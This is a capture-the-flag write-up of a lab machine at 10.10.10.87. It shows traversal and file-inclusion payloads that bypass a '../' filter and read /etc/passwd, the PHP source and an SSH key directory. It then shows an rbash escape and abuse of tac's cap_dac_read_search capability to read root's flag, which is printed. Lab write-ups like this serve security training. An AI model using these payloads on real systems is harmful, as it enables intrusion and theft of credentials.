

Information Gathering

1) Found open ports



2) Checked the website



Vulnerability Assessment

1) Found directory traversal vulnerability

Request

```
POST /dirRead.php HTTP/1.1
Host: 10.10.10.87
Content-Length: 33
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-type: application/x-www-form-urlencoded
Accept: */*
Origin: http://10.10.10.87
Referer: http://10.10.10.87/list.html
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

path=./.list/..../...//..../...//..
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Tue, 03 Sep 2024 13:17:17 GMT
Content-Type: application/json
Connection: keep-alive
X-Powered-By: PHP/7.1.16
Content-Length: 125

[
  ".",
  "..",
  ".dockerenv",
  "bin",
  "dev",
  "etc",
  "home",
  "lib",
  "media",
  "mnt",
  "proc",
  "root",
  "run",
  "sbin",
  "srv",
  "sys",
  "tmp",
  "usr",
  "var"
]
```

2) Found LFI

Request

```
POST /fileRead.php HTTP/1.1
Host: 10.10.10.87
Content-Length: 65
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-type: application/x-www-form-urlencoded
Accept: */*
Origin: http://10.10.10.87
Referer: http://10.10.10.87/list.html
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

file=./.list/..../...//..../...//..../...//..../...//etc/passwd
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Tue, 03 Sep 2024 13:18:20 GMT
Content-Type: application/json
Connection: keep-alive
X-Powered-By: PHP/7.1.16
Content-Length: 1443

{
  "file":
  "root:x:0:0:root:\/root:\/bin\/ash\nbin:x:1:1:bin:\/bin:\/sbin\/nologin\ndaemon:x:2:2:daemon:\/sbin:\/sbin\/nologin\nadm:x:3:4:adm:\/var\/adm:\/sbin\/nologin\nlp:x:4:7:lp:\/var\/spool\/lpd:\/sbin\/nologin\nsync:x:5:0:sync:\/sbin:\/bin\/sync\nshutdown:x:6:0:shutdown:\/sbin:\/sbin\/shutdown\nhalt:x:7:0:halt:\/sbin:\/sbin\/halt\nmail:x:8:12:mail:\/var\/spool\/mail:\/sbin\/nologin\nnews:x:9:13:news:\/usr\/lib\/news:\/sbin\/nologin\nuucp:x:10:14:uucp:\/var\/spool\/uucppublic:\/sbin\/nologin\noperator:x:11:0:operator:\/root:\/bin\/sh\nman:x:13:15:man:\/usr\/man:\/sbin\/nologin\npostmaster:x:14:12:postmaster:\/var\/spool\/mail:\/sbin\/nologin\ncron:x:16:16:cron:\/var\/spool\/cron:\/sbin\/nologin\nftp:x:21:21::\/var\/lib\/ftp:\/sbin\/nologin\nsshd:x:22:22:sshd:\/dev\/null:\/sbin\/nologin\nat:x:25:25:at:\/var\/spool\/cron\/atjobs:\/sbin\/nologin\nsquid:x:31:31:Squid:\/var\/cache\/squid:\/sbin\/nologin\nxfs:x:33:33:X Font Server:\/etc\/X11\/fs:\/sbin\/nologin\ngames:x:35:35:games:\/usr\/games:\/sbin\/nologin\npostgres:x:70:70::\/var\/lib\/postgresql:\/bin\/sh\ncyrus:x:85:12::\/usr\/cyrus:\/sbin\/nologin\nvpopmail:x:89:89::\/var\/vpopmail:\/sbin\/nologin\nntp:x:123:123:NTP:\/var\/empty:\/sbin\/nologin\nsmmsp:x:209:209:smmsp:\/var\/spool\/mqueue:\/sbin\/nologin\nguest:x:405:100:guest:\/dev\/null:\/sbin\/nologin\nnobody:x:65534:65534:nobody:\/home\/nobody:\/bin\/sh\nnginx:x:100:101:nginx:\/var\/lib\/nginx:\/sbin\/nologin\n"
}
```

3) Found the source code

Request

```
POST /fileRead.php HTTP/1.1
Host: 10.10.10.87
Content-Length: 63
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-type: application/x-www-form-urlencoded
Accept: */*
Origin: http://10.10.10.87
Referer: http://10.10.10.87/list.html
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

file=./.list/..../...//..../...//var/www/html/fileWrite.php
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Tue, 03 Sep 2024 13:23:13 GMT
Content-Type: application/json
Connection: keep-alive
X-Powered-By: PHP/7.1.16
Content-Length: 491

{
  "file":
  "<?php\n\nif($_SERVER['REQUEST_METHOD'] === \"POST\"){\n\theader('Content-Type: application\/json');\n\t$condition['result'] = false;\n\tif(isset($_POST['listnum'])){\n\t\tif(is_numeric($_POST['listnum'])){\n\t\t\t$myFile = \"\/var\/www\/html\/.list\/list\" . $_POST['listnum'];\n\t\t\t$handle = fopen($myFile, 'w');\n\t\t\t$data = $_POST['data'];\n\t\t\tfwrite($handle, $data);\n\t\t\tfclose();\n\t\t\t$condition['result'] = true;\n\t}\n\t}\n\techo json_encode($condition);\n}\n"
}
```

```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ sed 's/\\n/\n/g; s/\\t/\t/g' fileWrite.php | tee fileWrite.php
<?php

if($_SERVER['REQUEST_METHOD'] === \"POST\"){
        header('Content-Type: application\/json');
        $condition['result'] = false;
        if(isset($_POST['listnum'])){
                if(is_numeric($_POST['listnum'])){
                        $myFile = \"\/var\/www\/html\/.list\/list\" . $_POST['listnum'];
                        $handle = fopen($myFile, 'w');
                        $data = $_POST['data'];
                        fwrite($handle, $data);
                        fclose();
                        $condition['result'] = true;
                }
        }
        echo json_encode($condition);
}
```

```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ sed 's/\\n/\n/g; s/\\t/\t/g' fileRead.php | tee fileRead.php
<?php


if($_SERVER['REQUEST_METHOD'] === \"POST\"){
        $fileContent['file'] = false;
        header('Content-Type: application\/json');
        if(isset($_POST['file'])){
                header('Content-Type: application\/json');
                $_POST['file'] = str_replace( array(\"..\/\", \"..\\\"\"), \"\", $_POST['file']);
                if(strpos($_POST['file'], \"user.txt\") === false){
                        $file = fopen(\"\/var\/www\/html\/\" . $_POST['file'], \"r\");
                        $fileContent['file'] = fread($file,filesize($_POST['file']));
                        fclose();
                }
        }
        echo json_encode($fileContent);
}
```

4) Found ssh private key

Request


Pretty Raw Hex

```
1  POST /dirRead.php HTTP/1.1
2  Host: 10.10.10.87
3  Content-Length: 53
4  Accept-Language: en-US
5  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/126.0.6478.127 Safari/537.36
6  Content-type: application/x-www-form-urlencoded
7  Accept: */*
8  Origin: http://10.10.10.87
9  Referer: http://10.10.10.87/list.html
10 Accept-Encoding: gzip, deflate, br
11 Connection: keep-alive
12
13 path=./.list/..../////..../////..../////home/nobody/.ssh
```

Response


Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Server: nginx/1.12.2
3  Date: Tue, 03 Sep 2024 13:49:05 GMT
4  Content-Type: application/json
5  Connection: keep-alive
6  X-Powered-By: PHP/7.1.16
7  Content-Length: 53
8
9  [
     ".",
     "..",
     ".monitor",
     "authorized_keys",
     "known_hosts"
   ]
```



Exploitation

1) Connected with ssh




Privilege Escalation

1) Found a internal port

2) sshed to host machine

```
waldo:~/.ssh$ ssh monitor@10.10.10.87 -i .monitor
Linux waldo 4.19.0-25-amd64 #1 SMP Debian 4.19.289-2 (2023-08-08) x86_64
```



```
monitor@waldo:~$ cd
-rbash: cd: restricted
monitor@waldo:~$
```

3) Escaped rbash

```
waldo:~/.ssh$ ssh monitor@10.10.10.87 -i .monitor -t  "bash --noprofile"
monitor@waldo:~$ ls
app-dev  bin
monitor@waldo:~$ cd ..
monitor@waldo:/home$
```

4) Found a exploitable capabilities

```
monitor@waldo:/$ getcap -r / 2>/dev/null
/bin/ping = cap_net_raw+ep
/usr/bin/tac = cap_dac_read_search+ei
/home/monitor/app-dev/v0.1/logMonitor-0.1 = cap_dac_read_search+ei
monitor@waldo:/$
```

5) Found the flag

```
monitor@waldo:/$ /usr/bin/tac /root/root.txt
b736c639dee3b81bfb42c7c85b8ea12c
monitor@waldo:/$
```